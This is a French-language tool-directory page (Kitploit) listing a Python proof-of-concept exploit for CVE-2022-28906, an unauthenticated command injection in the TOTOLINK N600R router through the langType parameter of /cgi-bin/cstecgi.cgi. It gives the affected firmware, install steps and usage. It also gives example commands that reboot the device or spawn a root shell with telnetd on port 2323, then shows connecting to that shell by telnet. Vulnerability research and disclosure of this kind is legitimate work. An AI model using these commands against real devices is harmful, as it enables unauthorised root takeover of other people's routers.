
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2022-28906-POC — Preuve de concept en Python pour une injection de commandes système non authentifiée dans le TOTOLINK N600R, exploitant le paramètre langType pour exécuter des commandes arbitraires sur l’appareil. | Kitploit
Outils/GitHubGitHub/finnvle/cve-2022-28906-poc
Sécurité IoTAnalyse des VulnérabilitésExploitationExploitation d'Applications WebCommandement et ContrôleSécurité Matériel et IoT
GitHubfinnvle/cve-2022-28906-poc

CVE-2022-28906-POC

Preuve de concept en Python pour une injection de commandes système non authentifiée dans le TOTOLINK N600R, exploitant le paramètre langType pour exécuter des commandes arbitraires sur l’appareil.

Voir le dépôt
121il y a 1 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2022-28906 PoC

Preuve de concept en Python pour l'injection de commande non authentifiée dans le TOTOLINK N600R.

Python CVSS

Vulnérabilité

Produit TOTOLINK N600R
Firmware V5.3c.7159_B20190425
Type Injection de commande système (CWE-78)
Paramètre langType
Point d'accès /cgi-bin/cstecgi.cgi
CVSS v3.1 9.8 Critique

Il a été découvert que le TOTOLink N600R V5.3c.7159_B20190425 contient une vulnérabilité d'injection de commande via le paramètre langtype dans /setting/setLanguageCfg.

Installation

python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Utilisation

# Usage: python3 poc.py <TARGET> <COMMAND>
# Example: python3 poc.py 192.168.68.1 "reboot"
# Example: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <TARGET> <COMMAND>

Exemple de preuve de concept

Utilisation du PoC pour exécuter à distance sur la cible l'activation de /bin/sh sur le port 2323

python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

Réponse du PoC réussie

Voir le résultat si le port 2323 a été activé

Nmap montrant le port 2323 ouvert

Connectez-vous à la cible en utilisant telnet via le port 2323

telnet 192.168.68.1 2323

Validation du shell root

Références

  • NVD — CVE-2022-28906
  • CVE Record — CVE-2022-28906
  • CWE-78 — OS Command Injection

Avertissement

Fourni tel quel, sans garantie. L'auteur n'est pas responsable d'une mauvaise utilisation ou de dommages.

Télécharger l’outil